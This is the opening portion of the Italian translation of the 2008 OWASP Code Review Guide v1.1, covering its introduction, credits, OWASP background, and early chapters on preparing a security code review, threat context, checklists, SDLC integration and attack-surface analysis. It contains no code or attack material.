GUIDA OWASP
REVISIONE DEL CODICE

2008 V1.1

(in ordine alfabetico)

Traduzione italiana a cura di:

Federico Casani, Matteo Meucci, Paolo Perego

Revisione italiana a cura di:

Federico Casani, Matteo Meucci, Paolo Perego

Indice

INTRODUZIONE DI JEFF WILLIAMS, OWASP CHAIR

Molte organizzazioni hanno realizzato che il proprio codice non è così sicuro come avevano pensato. Adesso stanno iniziando il difficile lavoro della verifica della sicurezza delle proprie applicazioni.

Ci sono quattro tecniche base per analizzare la sicurezza di un applicativo software – la scansione automatica delle vulnerabilità (automeated scanning), il penetration testing, l' analisi statica del codice (static analysis), e la revisione manuale del codice (manual code review). Questa guida OWASP è focalizzata sull'ultima di queste tecniche. Certo, tutte queste tecniche hanno le proprie forze, debolezze, sweet spots, e blind spots. Argomentare su quale tecnica sia la migliore è come sostenere se è più importante una martello o una sega per costruire una casa. Se vuoi cercare di costruire una casa solo con il martello, si otterrà un pessimo lavoro. Più importante dello strumento è probabilmente la persona che utilizza lo strumento stesso.

Le guide OWASP hanno come obbiettivo l' insegnamento riguardo a queste tecniche. Il fatto che esse siano separate non significa che debbano essere utilizzate singolarmente. La "Developement Guide" mostra come progettare e costruire una applicazione sicura, la "Code Review Guide" indica come verificare la sicurezza del codice sorgente dell' applicazione, e la "Testing Guide" mostra come verificare la sicurezza dell' applicazione a regime.

Il mondo della Sicurezza si sta muovendo troppo in fretta rispetto ai libri tradizionali largamente utilizzati. Ma la collaborazione del gruppo OWASP ci permette di restare aggiornati. Ci sono migliaia di contributors alle Guide OWASP, e noi eseguiamo migliaia di aggiornamenti sui nostri materiali ogni mese. Abbiamo la volontà di costruire materiale di alta qualità disponibile per tutti. E' l'unico modo per avere un progresso reale sulla sicurezza delle applicazioni come comunità del software.

Perché Code Review?

Eseguo revisioni di codice dal 1998, ed ho trovato migliaia di importanti vulnerabilità. Secondo la mia esperienza, la documentazione del design, commenti sul codice sorgente, e anche gli sviluppatori stessi sono spesso fuorvianti. Il codice non mente. Attualmente il codice è l'unico vantaggio sugli hacker. Non dare loro quasto vantaggio e delega tutto al penetration testing. Usa il codice.

Non curarti del fatto che la revisione del codice sia troppo costosa o onerosa in termini di tempo, non ci sono dubbi che sia il modo più veloce e sicuro per diagnosticare e verificare molti problemi di sicurezza. Esistono numerosi problematiche di sicurezza che semplicemente non possono essere trovati con altre strade. Io non posso enfatizzare il cost-effectiveness della revisione del codice abbastanza. Considera quale degli approcci identificherebbe la più grande quantità dei più significanti problemi di sicurezza in un' applicazione e la security code review presto diventa la scelta più ovvia. Non importa la quantità di soldi che si possono spendere per questa scelta.

Ogni applicazione è differente; questo è il motivo per cui credo che sia importante responsabilizzare gli individui che verificano la sicurezza di utilizzare il miglior rapporto costo-efficacia delle tecniche disponibilie . Uno dei pattern piu' utilizzati è quello di trovare un problema tramite la revisione del codice, ed eseguire un penetration testing per verifcarne la

vulnerabilità. Un altro pattern è trovare un potenziale problema con un penetration testing, e successivamente verifcare il problema esaminando il codice. Sono fermamente convinto che la “combinata” sia la scelta migliore per la maggior parte delle applicazioni.

Come iniziare

E' importante riconoscere che il codice è un linguaggio ricco ed espressivo che può essere utilizzato per costruire qualsiasi cosa. L'analisi di codice arbitrario è un lavoro difficile che interessa più contesti. E' come cercare un contratto legale per scappatoie legali. Quindi anche se si è tentati di fare affidamento su uno strumento automatico che semplicemente trovi falle di sicurezza, è importante rendersi conto che questi strumenti sono più simili a *spell-checkers* o *grammar-checkers.* Mentre è importante, possono non considerare il contesto, e perdono molti importanti problemi di sicurezza. Ancora, l'esecuzione, l'utilizzo di questi strumenti è importante per raccogliere informationi che possono essere utilizzati durante la revisione del codice.

Tutto quello che vi serve è una copia del software di base, un moderno IDE, e l' abilità di pensare in che modo siano stati creati le falle di sicurezza. Io raccomando vivamente che prima di guardare il codice sorgente, è molto importante osservare cosa è più importante per la tua applicazione. Quindi puoi verificare se sono presenti meccanismi di sicurezza, liberi da difetti, e correttamente utilizzati. Analizzerai i flussi di dati e di controllo, pensando a cosa potrebbe andare storto.

In azione

Se stai implementando software, ti incoraggio vivamente a diventare familiare con le indicazioni sulla sicurezza presenti in questo documento. Se trovi errori, gentilmente metti una nota sulla pagina di discussione o esegui la correzione tu stesso. Aiuterai altre migliaia di persone che utilizzano questa guida.

Sei pregato di considerare di unirti a noi come un individuo o corporate member in modo che noi possiamo continuare a produrre materiali come questa Code Review Guide e tutti i fantastici progetti di OWASP.

Ringrazio I passati e futuri collaboratori di questa guida, il vostro lavoro aiuterà a rendere le applicazioni di tutto il mondo più sicure.

-- Jeff Williams, OWASP Chair, October 17, 2007

BENVENUTO NELLA OWASP CODE REVIEW GUIDE 1.1

“my children, the internet is broken, can we fix this mess?”
-- Eoin Keary, OWASP Code Review Guide Lead Author & Editor

OWASP ringrazia gli autori, i revisionatori, e gli editori per il loro duro lavaro per portare questa guida dove è oggi. Se voi avete commenti o idee sulla Code Review Guide, prego inviare una email alla mail list:
https://lists.owasp.org/mailman/listinfo/owasp-codereview

COPYRIGHT AND LICENSE

REVISIONI

La *Code review guide* è stata creata nel 2006 e come un progetto figlio della *Testing Guide.* E' stato ideato da Eoin Keary nel 2005 e trasformato in un wiki.

Settembre 30, 2007

"OWASP Code Review Guide", Version 1.0 (RC1)

Dicembre 22, 2007

"OWASP Code Review Guide", Version 1.0 (RC2)

Novembre 01, 2008

"OWASP Code Review Guide", Version 1.1 (Release)

EDITORI

Eoin Keary: OWASP Code Review Guide 2005 - Present

AUTORI

Andrew van der Stock
David Lowery
David Rook
Dinis Cruz
Eoin Keary
Jeff Williams
Jenelle Chapman
Marco M. Morana
Paolo Perego

REVISIONATORI

Jeff Williams P.Satish Kumar Rahim Jina

MARCHI REGISTRATI

- Java, Java EE, Java Web Server, and JSP sono marchi registrati di Sun Microsystems, Inc.
- Microsoft è un marchio registrato di Microsoft Corporation.
- OWASP è un marchio registrato di OWASP Foundation

Tutti i nomi di prodotti e compagnie sono marchi registrati dei rispettivi proprietari. L' uso di un termine in questo documento non deve essere considerato come atto ad inficiare la validità di qualsiasi marchio o marchio di servizio.

SUMMER OF CODE 2008

La *Code review guide* è orgogliosamente sponsorizzata dalla OWASP Summer of Code (SoC) 2008. Per informazioni vedere: https://www.owasp.org/index.php/OWASP_Summer_of_Code_2008

COLLABORATORI

Il progetto OWASP Code Review project è stato ideato da Eoin Keary il fondatore del Capito OWASP Irlandese e Leader. Siamo attivamente alla ricerca di individui che vogliono aggiungere nuove sezioni in base alle nuove tecnologie che emergono. Se sei interessato a dare un contributo volontario al progetto, o hai commenti, domande o idee, scrivimi due righe al seguente indirizzo: mailto:eoin.keary@owasp.org

UNISCITI AL CODE REVIEW GUIDE TEAM

Tutte le Guide OWASP vivono di documenti che continueranno a cambaire, modificarsi come cambiano le minacce e gli orizzonti della sicurezza.

Diamo il benvenuto a chiunque voglia unirsi al Code Review Guide Project ed aiutarci a rendere questo documento fantiastico. Il modo migliore per iniziare è iscriversi alla mailing list seguendo il link sottostante. Sei pregato di presentarti e chiedere se c'è qualcosa che tu possa fare per aiutare qualcuno. Siamo sempre alla ricerca di collaboratori. Se c'è un tema sul quale ti piacerebbe ricercare e contribuire, faccelo sapere!

http://lists.owasp.org/mailman/listinfo/owasp-codereview

COSA È OWASP (OPEN WEB APPLICATION SECURITY PROJECT)

La Open Web Application Security Project (OWASP) è una comunità aperta con lo scopo di permettere alle organizzazioni di sviluppare, vendere e mantenere applicazioni che possono essere considerate sicure. Tutti gli strumenti OWASP, documenti, forums, e capitoli sono liberi e aperti a chiunque sia interessato a migliore la sicurezza applicativa. Noi indichiamo l'approccio alla sicurezza applicativa come un problema tecnologico, di processo, della gente perché un approccio effettivo alla sicurezza applicativa include miglioramenti in tutte qeste aree. Potete trovarci all'indirizzo http://www.owasp.org.

OWASP è un nuovo tipo di organizzazione. La nostra libertà dalle pressioni commerciali ci permette di fornire informazioni imparziali, pratiche, e circa i costi effettivi rigurado alla sicurezza applicativa. OWASP non è affiliata con alcuna compagnia tecnologica, sebbene noi supportiamo l'uso corretto delle tecnologie di sicurezza comerciali. Similmente a molti progetti open-source, OWASP produce molti tipi di materiali in un modo aperto, collaborativo. La fondazione OWASP è una entità no-profit che assicura il successo dei progetti a lungo termine. Per informazioni più dettagliate, osservare le pagine elencate di seguito:

- Contact per informazioni riguardo la comunicazione con OWASP
- Contributions per dettagli riguardo a come contribuire
- Advertising se sei interessato riguardo all' advertising su sito di OWASP
- How OWASP Works for informazioni riguardo i progetti e la governance
- OWASP brand usage rules per informazioni riguardo l' utlizzo del brand OWASP

STRUTTURA

La fondazione OWASP è una organizzazione not-for-profit(502c3) che rende disponibile una infrastruttura per la comunità OWASP. La fondazione offre supporto per i nostri progetti internazionali, capitoli e conferenze e gestisce i nostri server e relativa traffico di rete.

LICENZA

Per maggiori informazioni, osservare la pagina OWASP Licenses.

PARTICIPATION AND MEMBERSHIP

Chiunque è benvenuto a partecipare ai nostri forum, progetti, capitoli, e conferenze. OWASP è un luogo fantastico per imparare sul tema della sicurezza applicativa, sulla rete, e infine per rendere la tua reputazione a livello esperto.

Se trovi i materiali di OWASP interessanti, considera di supportare la nostra causa diventando un membro della comunità di OWASP. Tutto il denaro ricevuto dalla Fondazione OWASP va direttamente a supporto dei progetti.

Per maggiori informazioni, osservare la pagina Membership

PROGETTI

I progetti OWASP ricoprono molti aspetti della sicurezza applicativa. Noi costruiamo documenti, strumenti, ambienti di formazione, linee guida, checklist, e altri materiali per aiutare le organizzazioni a migliorare la propria capacità a produrre codice sicuro.

Per dettagli riguardo a tutti i progetti OWASP, gentilmente osserva la pagina OWASP Project .

OWASP PRIVACY POLICY

Dato che la missione di OWASP è di aiutare le organizzazioni riguardo la sicurezza applicativa, avete il diritto di aspettarvi la protezione delle informazioni personali che potremmo raccogliere sui nostri iscritti.

In generale, non richiediamo autenticazione o informazioni personali ai visitatori del sito internet. Collezioniamo gli indirizzi IP, non gli indirizzi e-mail, dei visitatori solo per utilizzarli nei calcoli di statistiche varie del sito.

Eventualmente potremmo richiedere informazioni personali, incluso nome e indirizzo e-mail alle persone che intendono scaricare prodotti OWASP. Le informazioni non sono divulgate a terzi e sono utilizzate per i seguenti scopi:

- Comunicazioni urgenti riguardo a fixes sui materiali OWASPCommunicating urgent fixes in the OWASP Materials
- Ricerca di consigli e commenti sui materiali OWASP
- Inviatare le participazioni nei processi di consenso di OWASP e alle conferenze AppSec

OWASP pubblica una lista di organizzazioni membri e membri individuali. La lista è puramente volontaria e “opt-in”. I membri della lista possono chiedere di essere tolti dalla lista stessa in qualisiasi momento.

Tutte le informazioni rigurdo voi o la vostra organizzazione che ci inviate via fax o e-mail sono fisicamente protette. Per qualsiasi domanda o orgomenti riguardo la privacy policy, puoi gentilmente inviare una e-mail a owasp@owasp.org

LA STORIA DELLA CODE REVIEW GUIDE

La *Code Review Guide* è il risultato di un iniziale e parallelo contributo alla Testing Guide. Inizialmente si pensava di porre il documento Code Review Guide e Testing Guide nella stessa guida; sembrava una buona idea all'epoca. Ma la materia chiamata security code review doventò troppo grande e diventò una guida a sé stante.

La *Code Review Guide* fu iniziata nel 2006. Il gruppo di lavoro consiste di pochi ma talentuosi, volontari che vorrebbero realmente ottenere il massimo.

Si è osservato che le organizzazioni con una adeguata revisione del codice integrata nel ciclo di vita di sviluppo del software (SDLC) producono un codice nettamente migliore dal punto di vista della sicurezza. Questa osservazione nasce dalla pratica, poiché molte vulnerabilità sono più facili da trovare nel codice che usare altre tecniche.

Per necessità, questa guida non copre tutti i linguaggi; fondamentalmente si focalizza su .NET e Java, ma anche in maniera minore di C e PHP. Comunque, le tecniche promosse nel libro possono essere facilmente adattati in molti altri codici. Fortunatamente, le falle di sicurezza nelle applicazioni web sono praticamente le stesse in tutti i linguaggi di programmazione.

INTRODUZIONE

La revisione del codice è probabilmente la tecnica più efficace per identificare le falle di sicurezza. Quando utilizzata insieme ai tool automatici e il penetration testing manuale, la revisione del codice può aumentare significativamente il rapporto costo/efficacia riguardo all' investimento sulla verifica della sicurezza applicativa.

Questo documento non prescrive un processo per eseguire una revisione della sicurezza del codice. In particolare, questa guida focalizza sulle meccaniche di revisione del codice riguardo a certe vulnerabilità, e offre una limitata linea guida su come potrebbe essere strutturato ed eseguito l' effort. OWASP ha intenzione di sviluppare un porcesso più dettagliato nelle futurre verisoni di questo documento.

La revisione manuale della sicurezza del codice mostra il rischio reale associato al codice insicuro. Questo è il singolo più importante valore dell' approccio manuale. Un revisionatore può comprendere il contesto di alcune pratiche di scrittura, e fare una stima del rischio reale che tenga conto sia dell' importanza degli attacchi sia dell' impatto lato business.

PERCHÉ IL CODICE POSSIEDE VULNERABILITÀ?

MITRE ha catalogato più di 700 differenti tipi di debolezze del software nel loro peogetto CWE. Queste sonon tutti differenti modi che gli sviluppatori di software possono può commettere errori che portano all' insicurezza. Ognuna di queste vulnerabilità è sottile e molte sono piuttosto complicate. Gli sviluppatori di software non sono istruiti riguardo a queste vulnerabilità durante gli studi e la maggior parte non riceve nessun tipo di formazione sul lavoro circa queste problematiche.

Questi problemi sono diventati così importanti negli ultimi anni perché continuamo ad aumentare la connettività e aggiungere tecnologie e protocolli a ritmo impressionante. La nostra abilità di inventare tecnologie ha seriamente tagliato fuori la nostra abilità di renderle sicure. Molte di queste tecnologie in uso oggi non hanno avuto alcun tipo di analisi di sicurezza.

Ci sono molte ragioni per cui il business non spende l' appropriata quantità di tempo sulla sicurezza. In ultima analisi, queste ragioni derivano da un problema di fondo del mercato del software. Siccome il software è essenzialmente un black-box, è estremamente difficile spiegare la differenza tra buon codice e codice insicuro. Senza questa visibilità, i compratori non vorranno spendere per avere un codice sicuro, e i venditori diventerebbero pazzi a spendere extra denaro per produrre codice sicuro.

Uno degli obbiettivi di questo progetto è aiutare i compratori di software a ottenere visibilità riguardo alla sicurezza e iniziare un cambio di rotta nel mercato del software.

Comunque, noi tuttora riceviamo frequentemente dei feedback quando proponiamo una revisione per la sicurezza del codice. Di seguito alcune (ingiustificate) scuse che sentiamo per non spendere nella sicurezza:

> *"Noi siamo mai stati hackerati (che io sappia), non abbiamo bisogno della sicurezza"*

“Abbiamo un firewall che protegge le nostre applicazioni”

"Ci fidiamo che i nostri dipendenti non attacchino le nostre applicazioni"

Negli ultimi dieci anni, il gruppo grazie al progetto OWASP Code Review ha eseguito mille revisioni e trovato che ogni singola applicazione avesse una seria vulnerabilità. Se non hai revisionato il codice per tracciare le falle di sicurezza la probabilità che la tua applicazione abbia problemi è praticamente del 100%.

Tuttora, ci sono molte organizzazioni che scelgono di non sapere riguardo alla sicurezza del proprio codice. A loro, dedichiamo la spigazione criptica di Rumsfeld di cosa attualmente conosciamo. Se stai prendendo decisioni importanti per misurare il rischio nella tua azienda, noi ti supporteremo. Comunque, se tu non sai quali a quali rischi vai incontro, ti comporterai da irresponsabile nei confronti sia dei vostri azionisti che vostri clienti.

"...lo sappiamo, ci sono cose conosciute; ci sono cose che sappiamo di conoscere. Sappiamo inoltre che ci sono cose che non conosciamo; è come dire che sappiamo che ci sono cose di cui non abbiamo conoscenza. Ma ci sono anche cose sconosciute che non conosciamo – è come dire che non sappiamo di non conoscere." - Donald Rumsfeld

COSA È LA REVISIONE DELLA SICUREZZA DEL CODICE?

La revisione della sicurezza del codice è il processo di auditing dei sorgenti dell' applicazione per verificare che i controlli di sicurezza siano presenti, che eseguano ciò che è stato richiesto, e che siano richiamati laddove sia necessario. La revisione del codice è il modo per assicurare che l 'applicazione sia sviluppata per essere “self-defending”.

La revisione della sicurezza del codice è un metodo per assicurare che gli sviluppatori seguano le tecniche di sviluppo di codice sicuro. Una regola generale è che il penetration test non riveli alcuna vulnerailità applicativa relativa allo sviluppo del codice dopo che sull' applicazione sia stata eseguita una adeguata revisione della sicuezza del codice.

Tutte le revisioni della sicurezza del codice sono una combinazione di sforzo umano e supporto tecnologico. Da un lato c'è l' inesperto con l' editor testuale. Dall' altro troviamo l' esperto di sicurezza con un avanzato tool di analisi statica del codice. Sfortunatamente, ci vuole un elevato livello di competenza per utilizzare gli attuali strumenti di sicurezza in modo efficace.

I tools possono essere utilizzati per eseguire questo step ma richiedono sempre una verifica umana. I tools non comprendono il contesto, che è la chiave di lettura della revisione della sicurezza del codice. I tools sono ottimi per eseguire una scansione di grandi quantità di codice ma i risultati ottenuti devono comunque essere verificati da una persona in modo da verificare se sono reali problemi, se sono attualmente vulnerabili ad exploit, e calcolare il rischio per l' azienda.

I revisionatori sono inoltre necessari per ricoprire le lacune, o punti significativi che i tools automatici semplicemente non riescono valutare.

PREPARAZIONE

GETTARE LE BASI DI LAVORO

Affinché effettivamente il codice venga revisionato, è fondamentale che il team comprenda gli scopi di business dell' applicativo e più critici impatti sul business. Questo li guiderà nella ricerca delle vurnerabilità importanti. Il team dovrebbe inoltre identificare i differenti scenari delle minacce (threat agent), le motivizioni a riguardo, e il modo in cui possono attaccare aventualmente l'applicativo.

Tutte queste informazioni possono essere assemblate in un modello delle minacce di alto livello che è rilevante ai fine della sicurezza dell' applicazione. Lo scopo del revisionatore è di verificare che i rischi siano propriamente arginati da controlli di sicurezza che funzionino correttamente e che siano utilizzati in un tutti le circostanze necessarie.

Idealmente il revisionatore dovrebbe partecipare alla fase di design dell' applicativo, ma non succede quasi mai. Nei casi più fortunati al team di revisione verranno presentatate almeno 450.000 linee di codice sorgente, per essere organizzato e fare il possibile nel tempo disponibile.

Eseguire la revisione del codice può sembrare eseguire auditing, e molti sviluppatori odiano essere supervisionati. L' approccio corretto è quello di creare una atmosfera di collaborazione tra il revisionatore, il gruppo di sviluppo, i rappresentanti lato business, e qualsiasi altro attore interessato. Essere visto come un *advisor* e non come un *police-man* è molto importante se vuoi ottenere la massima cooperazione dal gruppo di sviluppo.

Le squadre di revisione del codice che riescono con successo a costruire un rapporto di fiducia con il gruppo di sviluppo possono diventare advisor fidati. Nella maggior parte dei casi, porterà ad ottenere che le persone competenti di sicurezza si inseriscano prima nel SDLC e potrebbe ridurre significativamente i costi relativi alla sicurezza stessa.

PRIMA DI INIZIARE:

Il revisionatore deve essere familiare con i seguenti temi:

1. **Codice Sorgente**: I linguaggi utilizzati, le caratteristiche e i problemi di quel determinato linguaggio dal punto di vista della sicurezza. I problemi devono essere osservati da un punto di vista della sicurezza e delle performance.

2. **Contesto**: Il lavoro che svolge l'applicazione deve essere rivisto. Tutta la sicurezza è nel contesto di cosa cerchiamo di rendere sicuro. Raccomandare standard di sicurezza militare per una applicazione che vende le mele è sovrastimato, e fuori dal contesto. Quale tipo di dato possa essere manipolato o processato e quale sia il danno nei confronti della compagnia se il dato viene compromesso. Il contesto è il “Holy Grail” del codice sicuro e dell'analisi del rischio... lo vedremo più tardi.

3. **Ascolto**: The intended users of the application, is it externally facing or internal to “trusted” users. Does this application talk to other entities (machines/services)? Do humans use this application?

4. **Importanza**: Anche la disponibilità della applicazione è importante. Il sistema dell' azienda è affetto in qualche modo nel caso in cui l'applicazione è instabile o non attiva per un tempo significativamente lungo?

RACCOLTA DELLE INFORMAZIONI

La squadra di revisione necessità di alcune informazioni riguardo l'applicativo in modo da essere efficace. Le informationi dovrebbero essere assemblate in un modello delle minacce (threat model) che può essere utilizzato per prioritizzare la revisione. Frequentemente, queste informazioni possono essere ottenute studiando i documenti di design, i requisiti di business, le specifiche funzionali, i risultati dei test, e così via. Comunque, nella maggior parte dei progetti del mondo reale, la documentazione è significativamente non aggiornata e in più manca di appropriate informazioni riguardanti la sicurezza.

Quindi, uno dei modi più efficaci per iniziare, e con molta probabilità il più accurato, è parlare con gli sviluppatori e il capo architetto della applicazione. Questo non deve essere fatto attraverso lunghe riunioni, ma è sufficiente che il gruppo di sviluppo condivida alcune informazioni base circa le considerazioni relative alla sicurezza (key security) e sui controlli necessari. Un utilizzo generale dell'applicativo attualmente in uso aiuta moltissimo, per dare al gruppo di revisione un idea di come l'applicazione deve lavorare. Inoltre, uno sguardo alla struttura del codice e alle librerie utilizzate può aiutare il gruppo di revisione ad iniziare il proprio lavoro.

Se le informazioni riguardo alla applicazione non possono essere ottenute in nessun altro modo, allora il gruppo di revisione deve spendere tempo per riconoscere e condividere le informazioni su come l'applicativo dovrebbe comportarsi esaminando il codice.

CONTESTO, CONTESTO, CONTESTO

Il revisionatore di codice sicuro non è semplicemente un revisionatore fine a se stesso. E' importante ricordare che la ragione per cui revisioniamo il codice è assicurare che il codice protegga adeguatamente le informazioni e gli assets ai quali è stato affidato, come denaro, proprietà intellettuale, segreti commerciali, la vita, o i dati.

Il contesto nel quale si intende far lavorare l'applicazione è un problema molto importante nello stabilire un rischio potenziale. Se i revisionatori non comprendono il contesto di business, non saranno in grado di trovare i rischi più importanti e potranno concentrarsi su problemi che non impattano lato business.

Come preparazione di una revisione del codice, un modello delle minacce ad alto livello dovrebbe essere preparato che includa informzioni rilevanti. Questo processo è descritto più approfonditamente nella sezione successiva, ma le maggiori aree sono elencate di seguito:

- Agenti di minaccia

- Superficie di attacco (inlcusa qualsiasi interfaccia pubblica e di backend)
- Possibili attacchi
- Controlli di sicurezza richiesti (sia per fermare attacchi conosciuti sia per venire incontro alle esigenze aziendali)
- Potenziali impatti tecnici
- Importanti impatti lato business

Definire il contesto ci permette di stabilire le seguenti informazioni:

- Stabilire l' importanza dell' applicazione per l' azienda
- Stabilire i confini del contesto dell' applicazione
- Stabilire i rapporti di fiducia tra gli enti
- Stabilire le potenziali minacce ed eventuali controlli

Il gruppo di revisione può utilizzare domande semplici come le seguenti per ottenere informazioni dal gruppo di sviluppo:

"***Che tipo di dati sensibili sono contenuti nell' applicazione?***":

Questa è la chiave di lettura fondamentale per la sicurezza e l'analisi del rischio. Quanto sono desiderabili queste informazioni? Che effetto potrebbe avere nel enterprise se le informazioni venissero compromesse in qualche modo?

"***L'applicazione è interna o esposta all'esterno?***", "***Chi utilizza l' applicazione; sono utenti fidati?***"

Questo è un po' un falso senso di sicurezza poiché gli attacchi hanno luogo dagli utenti interni/fidati più di quanto si conosca. Questo ci porta a pensare ad un contesto in cui l'applicativo debba essere limitato ad un numero finito di utenti identificati, ma questo non garantisce che questi utenti si comportino correttamente.

"*Dove risiede l'applicazione?*"

Gli utenti non dovrebbero poter accedere alla LAN tramite la zona DMZ senza essere autenticati. Gli utenti interni stessi necessitano di essere autenticati. No authentication = no accountability e debolezze di auditing.

Se sono presenti utenti interni ed utenti esterni, quali sono le differenze da un punto di vista della sicurezza? Come posso distinguere l'uno dagli altri? Come funziona la fase di autorizzazione?

"*Quanto è importante l'applicazione per l' azienda?*"

L' applicazione ha un ruolo non significativo oppure ha un ruolo *Tier A/Mission critical* senza la quale l' azienda fallirebbe? Ogni buona policy riguardo allo sviluppo di applicazioni web dovrebbe avere requisiti addizionali specifici per differenti applicazioni di importanza diversa per l' azienda. Dovrebbe essere il lavoro dell' analista assicurare che le policy vengano seguite anche dal punto di vista del codice.

Un buon approccio è quello di presentare al gruppo una checklist, con le domande relative a questioni rilevanti pertinenti a qualsiasi applicazione web.

THE CHECKLIST

Definire una checklist generica che possa essere utilizzata dal tema di sviluppo è di alto valore, se la checklist contiente domande le giuste domande relazionate al contesto. La checklist è un buon barometro per il livello di sicurezza che gli sviluppatori devono raggiungere. La checklist dovrebbe ricoprire i più critici controlli e aree di vulnerabilità come:

- Validazione dei dati
- Autenticazione
- Gestione della sessione
- Autorizzazione
- Crittografia
- Gestione degli errori
- Logging
- Configurazioni della sicurezza
- Architettura dei rete

LA SICUREZZA DEL CODICE NEL SDLC

Le revisioni della sicurezza del codice variano largamente secondo livelli di formalità. Le revisioni possono essere informali come chiedere ad un amico aiuto a cercare una difficile vulnerabilità, e possono essere formali come un processo di ispezione del software con gruppi di lavoro, ruoli e responsabilità assegnati, e una formale metrica e un programma di tracciatura della qualità.

Nel libro *Peer Reviews in Software*, Karl Wiegers elenca sette livelli di revisione dal meno al più formale:

1. Ad hoc review
2. Passaround
3. Pair programming
4. Walkthrough
5. Team review
6. Inspection


Durante il SDLC ci sono punti in cui un consulente di sicurezza applicativa dovrebbe essere coinvolto. Eseguire attività di sicurezza durante il ciclo di vita è provato essere più economico rispetto ad un effort “big design up front” o una singola revisione della sicurezza pre-produzione. La ragione di intervenire ad intervalli regolari è che i problemi potenziali possono essere rivelati prima nel ciclo di sviluppo dove costa meno risolverli.

L' integrazione della revisione della sicurezza del codice all' interno del System Development Life Cycle (SDLC) può portare risultati importanti sulla qualità del codice sviluppato. La revisione della sicurezza del codice non è un *silver bullet ,* ma è una parte dieta sana dello sviluppo dell'applicazione. Consideralo come uno degli strati in un approccio defense-in-depth dello sviluppo di software sicuro. L'idea di integrare una fase nel tuo SDLC può sembrare poco allettante, un ulteriore strato di comlessità o un costo addizionale, ma nel lungo termine e negli attuali mondi cibernetici è un costo efficace, costruzione della reputazione, e nel migliore interesse di qualsiasi business.

Esempio SDLC

1. Definizione dei requisiti
    1. Application Security Requirements
2. Architettura e Design
    1. Application Security Architecture and/or Threat Model
3. Sviluppo
    1. Secure Coding Practices
    2. Security Testing
    3. Security Code Review
4. Test
    1. Penetration Testing
5. Deployment
    1. Secure Configuration Management
    2. Secure Deployment

6. Manutenzione




Esempio della metodologia Agile Security

1. Pianificazione
    1. Identify Security Stakeholder Stories
    2. Identify Security Controls
    3. Identify Security Test Cases
2. Sprints
    1. Secure Coding
    2. Security Test Cases
    3. Peer Review with Security
3. Deployment
    1. Security Verification (with Penetration Testing and Security Code Review)

COSA COMPRENDE LA REVISIONE DELLA SICUREZZA DEL CODICE

COMPRENDERE LA SUPERFICIE DI ATTACCO

"Per ogni input ci sarà un output uguale ed opposto (Well sort of)"



La parte più importante di chi attualmente effettua una revisione della sicurezza del codice è eseguire una analisi della superficie di attacco. Una applicazione riceve un input ed produce un output di qualche tipo. Attacking applications is down to using the streams for input and trying to sail a battleship up them that the application is not expecting. In primo luogo, tutto l'input del codice deve essere identificato. L' input per esempio potrebbe essere:

- Input da browser
- Cookies
- File di property
- Processi esterni
- Risorse di dati
- Risposte di servizi generici
- File semplici
- Parametri da linea di comando
- Variabili di ambiente

Esplorare la superficie di attacco include l'analisi di flusso di dati dinamici e statici: dove e quando sono settate le variabili e come le variabili stesse sono utilizzate durante il flusso, come gli attributi degli oggetti possono afferire altri dati nel programma. Questo determina se i paramentri, le chiamate ai metodi, i meccanismi di scambio di dati implementano la sicurezza richiesta.

Tutte le transazioni all'interno dell' applicativo necessitano di essere identificate e analizzate a causa del fatto che invocano funzioni di sicurezza rilevanti. Le aree che sono ricoperte durante l'analisi delle transazioni sono:

- Validazione dell' input e dei dati da tutte le sorgenti non fidate
- Autenticazione
- Gestione della sessione
- Autorizzazione
- Crittografia (Dati a riposo e in transito)
- Gestione degli errori/Perdita di informazioni
- Logging /Auditing
- Secure Code Environment

COMPRENDERE COSA STAI REVISIONANDO:

